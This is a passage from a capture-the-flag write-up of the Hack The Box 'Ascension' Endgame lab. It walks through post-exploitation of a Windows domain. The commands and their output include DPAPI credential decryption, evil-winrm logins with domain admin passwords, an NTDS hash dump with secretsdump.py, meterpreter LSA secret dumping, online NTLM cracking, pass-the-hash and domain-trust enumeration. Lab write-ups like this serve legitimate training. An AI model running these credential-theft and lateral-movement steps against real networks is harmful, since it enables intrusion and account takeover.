[*] SYSTEM master key cache:
{0415ef8e-0ae0-4238-9240-90f873b07eb8}:4F31CF838C52B4DC1C4E2DCD09023316D31B661F
{3faada0f-c676-4092-a21d-98749e7035bd}:F630D3478DF2CE72B996D6A90A33286F5B12412A
{40956580-28e9-4cdc-bd5a-f7f5d3296e3c}:2A7A3BF8741AAC73F8ECD2F1CC802397037EFA4
{9266b8e6-64b8-423c-b8e9-4b5de4fe1a8d}:70F37E3A70076DEA98EB86CACF6511CB2541E71E
{df49e508-6894-491b-9d8f-aefc03890813}:C0D4E38607CCC1A0956F5AB1B878021FCF9D6FD4
{e0131457-419d-4905-a547-fadb0cacdd84}:9AF3645C9A2D7A5DBFDA15133A9AF22641E7710
{17c48be0-e86b-4d5f-883d-994e1dc7ad8e}:794C081F748977CAB0DFC74BC4893DC7D5A73B03
{1ef7b31a-39fd-4309-877e-c354d5a19506}:4D8998194D3BB189C3C4328DBEB029477139B705
{6977da93-ec45-468e-8a19-97d9865fb2e6}:FE97D22DAD2830B6D033CA17D0400C67246E8B22
{79e99075-9dfe-462b-bd58-82ea4508fdb4}:C9E0128D54AEF84D1149D2417A031D168CB24BB2
{a0c34700-bcf5-4dc6-8831-76fe66b74b2c}:3FABB64C6733FADEFAFB460CF25752C49F45C343
{a8dee85-2a00-4648-8024-a1bf4f382ff}:6C113015CF9FCFE39A2AAF6F27FB8E6842F06206
{e892348e-5a34-4a9a-bd46-2f5f3186318b}:32EDF8DB273EDB19A10C2124DA5678CBBBECF72

[*] Triaging System Credentials

Folder      : C:\WINDOWS\System32\config\systemprofile\AppData\Local\Microsoft\Credentials
CredFile    : ADBAA7254AF7B3AC4CBF7B8CE9BD6911
guidMasterKey : {e892348e-5a34-4a9a-bd46-2f5f3186318b}
size        : 560
flags       : 0x20000000 (CRYPTPROTECT_SYSTEM)
algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
description  : Local Credential Data

LastWritten  : 10/13/2020 10:49:57 AM
TargetName   : Domain:batch=TaskScheduler:Task:{27B6CB8A-0163-46AB-A0C7-387E45A70048}
TargetAlias  :
Comment     :
UserName    : WEB01\svc_dev
Credential   : a2W0rWAHzG+zQrB4

CredFile    : AF61A1B16221450058FB4D69F7B3FE73
guidMasterKey : {e892348e-5a34-4a9a-bd46-2f5f3186318b}
size        : 560
flags       : 0x20000000 (CRYPTPROTECT_SYSTEM)
algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
description  : Local Credential Data

LastWritten  : 10/14/2020 10:15:19 AM
TargetName   : Domain:batch=TaskScheduler:Task:{64EDB31F-E848-4632-8F9F-377559BFA088}
TargetAlias  :
Comment     :
UserName    : WEB01\Administrator
Credential   : EXuLyX_WtHxx9pS9

CredFile    : CEED724993CAA9310FC2FE2F72ECE137
guidMasterKey : {e892348e-5a34-4a9a-bd46-2f5f3186318b}
size        : 592
flags       : 0x20000000 (CRYPTPROTECT_SYSTEM)
algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
```

```

description      : Local Credential Data
LastWritten     : 10/13/2020 2:56:34 AM
TargetName       : Domain:batch=TaskScheduler:Task:{D3000B16-D5D6-4FF3-9038-F368155DBB77}
TargetAlias      :
Comment          :
UserName         : DAEDALUS\Administrator
Credential       : pleasefastenyourseatbelts01!

```

As you can see, some additional creds are extracted, including the password of the builtin DAEDALUS domain admin. I don't know if it was intended by Endgame creators (doubt it), but at this point I can log into DC1 and grab both the third and the fourth flags:

```

$ proxychains4 -q cme smb 192.168.10.6 -u 'administrator' -p
'pleasefastenyourseatbelts01!'
$ proxychains4 -q evil-winrm -u 'administrator' -p 'pleasefastenyourseatbelts01!'
-i 192.168.10.6 -s `pwd` -e `pwd`

```

```

→ ~/ascension/www proxychains4 -q cme smb 192.168.10.6 -u 'administrator' -p 'pleasefastenyourseatbelts01!'
SMB      192.168.10.6    445   DC1      [*] Windows 10.0 Build 17763 x64 (name:DC1) (domain:daedalus.local) (signing:True) (SMBv1:False)
SMB      192.168.10.6    445   DC1      [+] daedalus.local\administrator:pleasefastenyourseatbelts01! (Pwn3d!)
→ ~/ascension/www proxychains4 -q evil-winrm -u 'administrator' -p 'pleasefastenyourseatbelts01!' -i 192.168.10.6 -s `pwd` -e `pwd`

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode           LastWriteTime      Length Name
----           -----          ----
-ar---        10/14/2020 10:40 AM       27 flag.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag.txt
ASCENSION{OG_[REDACTED]}

*Evil-WinRM* PS C:\Users\Administrator\Desktop>
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd \users\svc_backup.daedalus\Desktop
*Evil-WinRM* PS C:\users\svc_backup.daedalus\Desktop> ls

Directory: C:\users\svc_backup.daedalus\Desktop

Mode           LastWriteTime      Length Name
----           -----          ----
-ar---        10/14/2020 10:41 AM       29 flag.txt

*Evil-WinRM* PS C:\users\svc_backup.daedalus\Desktop> cat flag.txt
ASCENSION{15nT_dPaP1_[REDACTED]}

```

4. Wingman. The Intended Way

After obtaining `DAEDALUS\svc_backup` credentials and examining his domain rights (`CanPSRemote` to DC1) I am supposed to WinRM into the box and search for some juicy stuff. The `Invoke-Binary` cmdlet from `evil-winrm` did not work for me for some reason, so I had to upload `winPEAS.exe` manually and run it from disk:

```

$ proxychains4 -q evil-winrm -i 192.168.10.6 -u 'svc_backup' -p
'jkQXAnHKj#7w#XS$' -s `pwd` -e `pwd`
*Evil-WinRM* PS C:\Users\svc_backup.DAEDALUS\music> upload winpeas.exe
*Evil-WinRM* PS C:\Users\svc_backup.DAEDALUS\music> .\winpeas.exe log
*Evil-WinRM* PS C:\Users\svc_backup.DAEDALUS\music> download out.txt

```

```

[sudo] vvvvcr* [~] on kali-vm in ~/htb/endgames/ascension/www at [18/04 22:29]
└ curl -sL https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/raw/master/winPEAS/winPEASexe/binaries/Release/winPEASAny.exe > winpeas.exe
└ proxychains4 -q evil-winrm -i 192.168.10.6 -u 'svc_backup' -p 'jkQXAnHKj#7w#XS$' -s `pwd` -e `pwd`

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_backup.DAEDALUS\Documents> menu
[+] Bypass-4MSI
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary

*Evil-WinRM* PS C:\Users\svc_backup.DAEDALUS\Documents> Invoke-Binary winpeas.exe
Error: Check filenames

*Evil-WinRM* PS C:\Users\svc_backup.DAEDALUS\Documents> cd ..\music
*Evil-WinRM* PS C:\Users\svc_backup.DAEDALUS\music> upload winpeas.exe
Info: Uploading winpeas.exe to C:\Users\svc_backup.DAEDALUS\music\winpeas.exe

Data: 2238464 bytes of 2238464 bytes copied
Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc_backup.DAEDALUS\music> .\winpeas.exe log
"log" argument present, redirecting output to file "out.txt"
winpeas.exe :
+ CategoryInfo          : NotSpecified: (:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
Unhandled Exception: System.DllNotFoundException: Unable to load DLL 'wlamapi.dll': The specified module could not be found. (Exception from HRESULT: 0x8007007E)
S C:\Users\svc_backup.DAEDALUS\music>
*Evil-WinRM* PS C:\Users\svc_backup.DAEDALUS\music> download out.txt
Info: Downloading C:\Users\svc_backup.DAEDALUS\music\out.txt to out.txt

Info: Download successful!

```

DC1 appears to have some extra drives mounted, one of which is labeled as "Backups". If I switch to this drive, I will see local admin DSRM password.

```

[+] Drives Information
[+] Remember that you should search more info inside the other drives
C:\ (Type: Fixed)(Filesystem: NTFS)(Available space: 23 GB)(Permissions: Users [AppendData/CreateDirectories])
D:\ (Type: CDRom)
E:\ (Type: Fixed)(Volume label: Backups)(Filesystem: NTFS)(Available space: 4 GB)(Permissions: Users [AppendData/CreateDirectories])

(1 results) [13671/15343]

*Evil-WinRM* PS C:\Users\svc_backup.DAEDALUS\Documents> e:
*Evil-WinRM* PS E:> ls -fo
[8/7105]

Directory: E:\

Mode LastWriteTime Length Name
---- -----
d--hs- 10/10/2020 6:18 AM $RECYCLE.BIN
d----- 10/13/2020 3:54 PM Annual IT Compliance Report - Export
d--hs- 10/10/2020 6:05 AM System Volume Information

*Evil-WinRM* PS E:> cd "Annual IT Compliance Report - Export"
*Evil-WinRM* PS E:\Annual IT Compliance Report - Export> ls -fo

Directory: E:\Annual IT Compliance Report - Export

Mode LastWriteTime Length Name
---- -----
-a--- 10/10/2020 6:04 AM 4852 BuiltIn.txt
-a--- 10/10/2020 6:04 AM 530 Daedalus.txt
-a--- 10/10/2020 6:05 AM 2541 Users.txt

*Evil-WinRM* PS E:\Annual IT Compliance Report - Export> cat users.txt
Name Type Description
Administrator User DSRM Password: kF4df76fj*JfAcf73j
Allowed RODC Password Replication Group Security Group - Domain Local Members in this group can have their passwords replicated to all read-only domain controllers in the domain
Cert Publishers Security Group - Domain Local Members of this group are permitted to publish certificates to the directory
Cloneable Domain Controllers Security Group - Global Members of this group that are domain controllers may be cloned.
Denied RODC Password Replication Group Security Group - Domain Local Members in this group cannot have their passwords replicated to any read-only domain controllers in the domain

```

So now I can dump NTDS with impacket's secretsdump.py – daedalus.local is pwned:

```

$ proxychains4 -q cme smb 192.168.10.6 -u administrator -p 'kF4df76fj*JfAcf73j' -local-auth
$ proxychains4 -q secretsdump.py
DC1/administrator:'kF4df76fj*JfAcf73j'@192.168.10.6 -just-dc

```

```

└─$ sn0vvcr$ sh on kali-vm in ~/htb/endgames/ascension/www at [18/04 22:52]
  └─$ proxychains4 -q cme smb 192.168.10.6 -u administrator -p 'kF4df76fj*JfAcf73j' --local-auth
SMB      192.168.10.6    445    DC1          [*] Windows 10.0 Build 17763 x64 (name:DC1) (domain:DC1) (signing:True) (SMBv1:False)
SMB      192.168.10.6    445    DC1          [+] DC1\administrator:kF4df76fj*JfAcf73j (Pwn3d!)
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a3f633d308be8e06dbb4e2e88783533:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3e1e73def69e094386b8496fd8da90:::
daedalus.local\elliot:1112:aad3b435b51404eeaad3b435b51404ee:74fdf381a94e1e446aaedf1757419dd:::
daedalus.local\svc_backup:1602:aad3b435b51404eeaad3b435b51404ee:f013cd9d773be0d48389d45a20b6364:::
daedalus.local\billing_user:1603:aad3b435b51404eeaad3b435b51404ee:65043c86ce4386582442450feed8ce53:::
DC1\$:1000:aad3b435b51404eeaad3b435b51404ee:e385466aab45ec601c42111675ddb6a4:::
WEB01\$:1109:aad3b435b51404eeaad3b435b51404ee:673c7f204130f5fb8d0a30f7b57c71fec:::
MEGAIRLINE$:1108:aad3b435b51404eeaad3b435b51404ee:f6a63d2a3e470faae25ec91962cae061:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:530f10cb4ac092d2cc6aa28ffcba3a39e794e02b5119243cd67b77eed92b1e0
Administrator:aes128-cts-hmac-sha1-96:1d331149740fc397eb252f5b88b9e46
Administrator:des-cbc-md5:25200deae67ce067
krbtgt:aes256-cts-hmac-sha1-96:ee5a3d3321ee94752eb96a7ff4e8bb82c7d1431e232f0e7d85c45b005499de1b
krbtgt:aes128-cts-hmac-sha1-96:4f4ba7d31e23f80b6fce122730a7ad63
krbtgt:des-cbc-md5:d6e35bfd1a929ed0
daedalus.local\elliot:aes256-cts-hmac-sha1-96:3ae968c2113dbf0ff1455813d07b8a99f979f2e7bd936e1a9d06b1a9d25cc3a1
daedalus.local\elliot:aes128-cts-hmac-sha1-96:aaf490b3af4f031809aa7273499723c2
daedalus.local\elliot:des-cbc-md5:196df2dc709e5e3b
daedalus.local\svc_backup:aes256-cts-hmac-sha1-96:c88b6ff22e3eefb8b2fbd9242fb196b1e3e1e7c9190ccb7aee8b79aa60207b02
daedalus.local\svc_backup:aes128-cts-hmac-sha1-96:a5c20640e0db1bb82f4900572024cb8
daedalus.local\svc_backup:des-cbc-md5:58b6c708f107cd7a
daedalus.local\billing_user:aes256-cts-hmac-sha1-96:6c71bdd561b9e9405408183ec007c22a4f39b13e1ffc95f1eee141962899254c
daedalus.local\billing_user:aes128-cts-hmac-sha1-96:3cd110db4d9f3e60dbb2adb47bf18c6
daedalus.local\billing_user:des-cbc-md5:dc7fbfe9685e8586
DC1\$:aes256-cts-hmac-sha1-96:1ff9b0773a4ee9c82e038693021bfc00ee2ddcd4c6cb2e77df40f2ea527b61d
DC1\$:aes128-cts-hmac-sha1-96:bdb7385ffcc0fe318d44a10c74ba31e6
DC1\$:des-cbc-md5:d0cd8f23fe5d86d6
WEB01\$:aes256-cts-hmac-sha1-96:20e44757982be26a081adbeac91f6661786c70d9b565aaccf2cb4e75625896a
WEB01\$:aes128-cts-hmac-sha1-96:20e8b7c8b735abc430a9a12d26fa8a98
WEB01\$:des-cbc-md5:8902a798165eadc4
MEGAIRLINE$:aes256-cts-hmac-sha1-96:02d4de70007e98f6e5b2c1dc78888f28f8d1fb2822ba54d03d0a2be5adf1e790
MEGAIRLINE$:aes128-cts-hmac-sha1-96:aee0564d2ec4f791a08d45b0bf5ea687
MEGAIRLINE$:des-cbc-md5:4c58ef2f52205ea1
[*] Cleaning up...

```

!Flags

```

3 - ASCENSION{15nT_dPaP1_*****} <== DPAPI is mentioned, so messing with LSASS
memory was not the intended way
4 - ASCENSION{0G_*****}

```

!Bonus

When running kiwi's `lsa_dump_secrets` I noticed that `WEB01\svc_dev` password appeared in context of the SQLSERVERAGENT service.

```

meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : WEB01
SysKey : ca1f4ff48383949cbc7cabbf7ffb9de6

Local name : WEB01 ( S-1-5-21-197600473-3515118913-3158175032 )
Domain name : DAEDALUS ( S-1-5-21-4088429403-1159899800-2753317549 )
Domain FQDN : daedalus.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {3ee55825-f723-88c9-35d1-686a5e696605}
[00] {3ee55825-f723-88c9-35d1-686a5e696605} c72f4f1429120d8dfa6c8d35b607d52347c36aab6b5c275a6174375b330cdbd5

Secret : $MACHINE.ACC
cur/hex : f1 b3 5e 3d 73 3a 99 ae 8c 50 9a bc 95 a1 ef c1 55 d0 71 55 23 31 43 fd b7 26 c0 3a 1e b2 bf 2c b4 ca
b 7e 9b 76 68 63 89 ec 47 a7 4d 46 90 fa 85 25 3a ca fa 40 4d fb db 19 76 48 7d 7f b8 d7 8b 0e 5e 62 56 78 a5 ac
98 56 9e d5 ac 32 a2 b5 bf 6a 68 01 ef 6f c6 f0 55 b3 88 eb b2 6e 68 57 46 fa 81 cc 4c 46 dd 87 bb 2f a0 4d 54 7
dc c8 a2 4a
    NTLM:b00907b3d30cb2415113568668292712
    SHA1:771c940527e0a0340b8852715341b63cf20661a7
old/hex : 65 c2 33 e5 a8 cc 0c dd fb 6a 39 8a 20 63 ba 75 18 f1 7b d5 43 34 7e 95 d9 b7 83 bb b6 a0 c3 d6 91 f3
c 2e a2 b9 fd 50 ab d2 2a 04 a9 0f d7 81 dc 64 92 3b 24 bf 7d c8 f4 10 ff 62 bd eb 17 4f b0 70 ea 43 d5 5d a8 0a
4a 80 30 0f 9c 1a 9e db 5d e2 45 11 ef 15 ca 4f b2 a8 6f 94 1d b0 64 8a 54 12 f9 df 82 92 f4 07 12 e1 01 af bc 3
8a 3e 41 3c
    NTLM:eb722c0970556d4f969d49b9465e4ee2
    SHA1:1536a5d1778e03697c65e36608ba3c884cabefc3

Secret : DefaultPassword
cur/text: a2W@rWAHzG+zQrB4

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 e7 bc 90 98 ea 73 13 e0 b0 42 67 95 65 ed f7 5c ad 21 91 06 d3 fe 11 b0 f3 9c 1f 1e 4e ae
full: e7bc9098ea7313e0b042679565edf75cad219106d3fe11b0f39c1f1e4eaea01dc393f563c6190ec7
m/u : e7bc9098ea7313e0b042679565edf75cad219106 / d3fe11b0f39c1f1e4eaea01dc393f563c6190ec7
old/hex : 01 00 00 00 b1 53 4b c5 99 c8 3c f0 72 8a 1c d9 ba 80 6b ad a3 cc 3b 96 48 0b 69 ef eb 3f 63 c4 53
full: b1534bc599c83cf0728a1cd9ba806badada3cc3b96480b69efeb3f63c453711cb6285a7564a8c081
m/u : b1534bc599c83cf0728a1cd9ba806badada3cc3b / 96480b69efeb3f63c453711cb6285a7564a8c081

Secret : NL$KM
cur/hex : 99 4f 5d 6c 55 b9 ec b5 0c 0b d8 75 a2 88 93 e4 c0 d9 ef c5 0d b9 40 57 92 39 9a be 9d a5 83 ed 11 cb
old/hex : 99 4f 5d 6c 55 b9 ec b5 0c 0b d8 75 a2 88 93 e4 c0 d9 ef c5 0d b9 40 57 92 39 9a be 9d a5 83 ed 11 cb

Secret : _SC_MSSQLSERVER / service 'MSSQLSERVER' with username : NT Service\mssqlserver

Secret : _SC_SQLSERVERAGENT / service 'SQLSERVERAGENT' with username : .\svc_dev
cur/text: a2W@rWAHzG+zQrB4

Secret : _SC_SQLTELEMETRY / service 'SQLTELEMETRY' with username : NT Service\sqltelemetry

```

It makes sense because here kiwi is showing us those proxy account credentials that are saved in MSSQL Server. If I run SharpDPAPI with this password, I can decrypt `svc_dev` DPAPI credential blob and obtain `sa` secret once again:

```
Cmd > .\SharpDPAPI.exe credentials /password:a2W@rWAHzG+zQrB4
```

```

Folder      : C:\Users\svc_dev\AppData\Local\Microsoft\Credentials\

CredFile     : 6C0FA35116FC27371A650B528FAEE6C0

guidMasterKey : {a6d61830-7389-4ede-b859-3142a0db5d7f}
size         : 560
flags        : 0x20000000 (CRYPTPROTECT_SYSTEM)
algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
description   : Local Credential Data

LastWritten   : 10/8/2020 7:09:53 AM
TargetName    : LegacyGeneric:target=Microsoft:SSMS:18:WEB01:sa:8c91a03d-f9b4-46c0-a305-b5dcc79ff907:1
TargetAlias   :
Comment       :
UserName      : sa
Credential    : MySAisL33TM4n

```

5. Corridor

Possessing domain admin's password in plaintext, I will make my life easier and connect to DC1 via RDP for further enumeration:

```
$ proxychains4 -q xfreerdp /u:'administrator' /p:'pleasefastenyourseatbelts01!' /v:192.168.10.6 /dynamic-resolution +clipboard /drive:share,/home/sn0vvcrash/htb/endgames/ascension/www
```

If the Endgame description is to be believed, there is another domain somewhere to be attacked, so the first thing I will do is enumerate the network.

```
Administrator: Command Prompt
C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet1 2:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::fd71:1563:70b2:9147%14
IPv4 Address. . . . . : 192.168.11.6
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Ethernet adapter Ethernet0 5:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::e1af:52e9:a6a8:ad43%7
IPv4 Address. . . . . : 192.168.10.6
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

C:\Users\Administrator>arp -a

Interface: 192.168.10.6 --- 0x7
  Internet Address          Physical Address          Type
  192.168.10.39            00-50-56-b9-7b-b1    dynamic
  192.168.10.255           ff-ff-ff-ff-ff-ff    static
  224.0.0.22                01-00-5e-00-00-16    static
  224.0.0.251              01-00-5e-00-00-fb    static
  224.0.0.252              01-00-5e-00-00-fc    static
  239.255.255.250          01-00-5e-7f-ff-fa    static

Interface: 192.168.11.6 --- 0xe
  Internet Address          Physical Address          Type
  192.168.11.201            00-50-56-b9-c9-c2    dynamic
  192.168.11.210            00-50-56-b9-98-a4    dynamic
  192.168.11.255           ff-ff-ff-ff-ff-ff    static
  224.0.0.22                01-00-5e-00-00-16    static
  224.0.0.251              01-00-5e-00-00-fb    static
  224.0.0.252              01-00-5e-00-00-fc    static
  239.255.255.250          01-00-5e-7f-ff-fa    static
```

DC1 is a dual-homed machine with `192.168.11.6` as the second IP address. There are also two yet unknown machines in ARP cache: `192.168.11.201` and `192.168.11.210`. I can navigate to my local SMB drive and import [PowerView](#) to enumerate domain trusts:

```
Cmd > powershell -exec bypass
PS > cd "\tsclient\share"
PS > . .\powerview4.ps1
PS > Invoke-MapDomainTrust
```

```
Administrator: Command Prompt - powershell -exec bypass
C:\Users\Administrator>powershell -exec bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> cd "\\\tsclient\share"
PS Microsoft.PowerShell.Core\FileSystem:::\\tsclient\share> . .\powerview4.ps1
PS Microsoft.PowerShell.Core\FileSystem:::\\tsclient\share> Invoke-MapDomainTrust

SourceName      : daedalus.local
TargetName     : megaairline.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated    : 10/10/2020 5:48:47 PM
WhenChanged    : 4/18/2021 2:24:54 AM
```

The second domain – `megaairline.local` – is in `FOREST_TRANSITIVE` trust with `daedalus.local` (cross-forest trust between the root of two domain forests, [ref](#)). According to the machine names on Hack The Box board I will assume that `192.168.11.201` and `192.168.11.210` are DC2.`megaairline.local` and MS01.`megaairline.local` (not necessarily in that order). It can be verified with nslookup.

```
Administrator: Command Prompt - powershell -exec bypass
PS Microsoft.PowerShell.Core\FileSystem:::\\tsclient\share> nslookup dc2.megaairline.local
DNS request timed out.
    timeout was 2 seconds.
Server:  Unknown
Address: 192.168.11.201

Name:   dc2.megaairline.local
Address: 192.168.11.201

PS Microsoft.PowerShell.Core\FileSystem:::\\tsclient\share> nslookup ms01.megaairline.local
DNS request timed out.
    timeout was 2 seconds.
Server:  Unknown
Address: 192.168.11.201

Name:   ms01.megaairline.local
Address: 192.168.11.210
```

I will use [Portscan.ps1](#) to enumerate open ports on these machines:

```
PS > . .\invoke-portscan.ps1
PS > Invoke-Portscan -Hosts 192.168.11.201,192.168.11.210 -TopPorts 1000 -T 4 -OA
dc2-ms01-1000
PS > cat dc2-ms01-1000.gnmap | findstr Open
```

```

Administrator: Command Prompt - powershell -exec bypass
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\share> .\invoke-portscan.ps1
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\share> Invoke-Portscan -Hosts 192.168.11.201,192.168.11.210 -TopPorts 1000 -o dc2-ms01-1000
Exception trying to scan 192.168.11.210 port 80
+ CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
+ FullyQualifiedErrorMessage : Microsoft.PowerShell.Commands.WriteErrorException, Portscan-Port
+ PSComputerName         : localhost

Exception calling "BeginConnect" with "4" argument(s): "Object reference not set to an instance of an object."
+ CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
+ FullyQualifiedErrorMessage : Microsoft.PowerShell.Commands.WriteErrorException, Portscan-Port
+ PSComputerName         : localhost

Hostname      : 192.168.11.201
alive         : True
openPorts     : {139, 445, 53, 135...}
closedPorts   : {3389, 443, 110, 21...}
filteredPorts: {80}
finishTime    : 4/18/2021 2:19:11 PM

Hostname      : 192.168.11.210
alive         : True
openPorts     : {443, 3389, 445, 139...}
closedPorts   : {}
filteredPorts: {80, 995, 8080, 3306...}
finishTime    : 4/18/2021 2:19:12 PM

PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\share> cat dc2-ms01-1000.gnmap |findstr Open
Host: 192.168.11.201  Open Ports: 139,445,53,135,88,389,636,593,3268,464,3269
Host: 192.168.11.210  Open Ports: 443,3389,445,139,135

```

I will target the web service at 80/TCP, 443/TCP on MS01 and search for low hanging fruits (80/TCP is open actually, it just errors out). To enumerate HTTP(S) applications I will use [gobuster](#) and discover some interesting endpoints:

```


PS > .\gobuster.exe dir -ku 'https://ms01.megaairline.local' -w directory-list-lowercase-2.3-big.txt -x aspx -a 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0' -s 200,204,301,302,307,401 -b 400,404

```

```

Administrator: Command Prompt - powershell
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\share> .\gobuster.exe dir -ku 'https://ms01.megaairline.local' -w directory-list-lowercase-2.3-big.txt -x aspx -a 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0' -s 200,204,301,302,307,401 -b 400,404
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          https://ms01.megaairline.local
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     directory-list-lowercase-2.3-big.txt
[+] Negative Status codes: 400,404
[+] User Agent:   Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
[+] Extensions:   aspx
[+] Timeout:      10s
=====
2021/04/19 14:59:54 Starting gobuster in directory enumeration mode
=====
/secretserver      (Status: 302) [Size: 167] [--> /SecretServer/Login.aspx?ReturnUrl=%2fsecretserver]
/aspnet_client     (Status: 301) [Size: 168] [--> https://ms01.megaairline.local/aspnet_client/]
=====
2021/04/19 15:55:28 Finished
=====
```

There's a [Thycotic Secret Server](#) running on MS01 and it waits for authentication.



I will assume that some user from daedalus.local also belongs to megaairline.local, so I will grab the last NT hash from NTDS that we yet don't have a plaintext value for (DAEDALUS\elliot) and go to [crackstation.net](#).

Enter up to 20 non-salted hashes, one per line:

```
74fdf381a94e1e446aaedf1757419dcd
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
74fdf381a94e1e446aaedf1757419dcd	NTLM	84@m!n@9

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Nice, now I can verify it with a simple `net use` command against megaairline.local:

```
PS > net use \\dc2.megaairline.local\NETLOGON '84@m!n@9'
/user:megaairline.local\elliot
PS > net use \\dc2.megaairline.local\NETLOGON /delete
```

```
Administrator: Command Prompt
PS C:\Users\Administrator> net use \\dc2.megaairline.local\NETLOGON '84@m!n@9' /user:megaairline.local\elliot
The command completed successfully.

PS C:\Users\Administrator> net use \\dc2.megaairline.local\NETLOGON /delete
\\dc2.megaairline.local\NETLOGON was deleted successfully.
```

The elliot user creds are valid in megaairline.local, cool! By the way, I could also verify the NT hash directly without the plaintext value – with [SharpMapExec](#), for example:

```
PS > Invoke-SharpMapExec -Command "ntlm smb /user:elliot
/ntlm:74fdf381a94e1e446aaedf1757419dcd /domain:megaairline.local
/computername:dc2 /m:shares"
```

```
Administrator: Command Prompt - powershell -exec bypass
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\share> . \invoke-sharpmapexec.ps1
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\share> Invoke-SharpMapExec -cOmMAND "ntlm smb /user:elliot
/ntlm:74fdf381a94e1e446aaedf1757419dcd /domain:megaairline.local /computername:dc2"
ntlmSmb
-----
[*] User: elliot
[*] domain: megaairline.local
[*] secret: 74fdf381a94e1e446aaedf1757419dcd

[*] Checking dc2
[+] Authenticated but not admin on dc2
[*] Listing shares on dc2
--- Accessible Shares ---
[+]NETLOGON
[+]SYSVOL
--- No Access ---
[-]ADMIN$ 
[-]C$ 
[-]IPC$
```

So now I will log into Secret Server and go straight to [/secretServer/AdminScripts.aspx](#).

Secret Server x +

Not secure | ms01.megaairline.local/SecretServer/AdminScripts.aspx

Thycotic Secret Server 10.9
Free Edition

Search Secrets Search HOME TOOLS ADMIN REPORTS

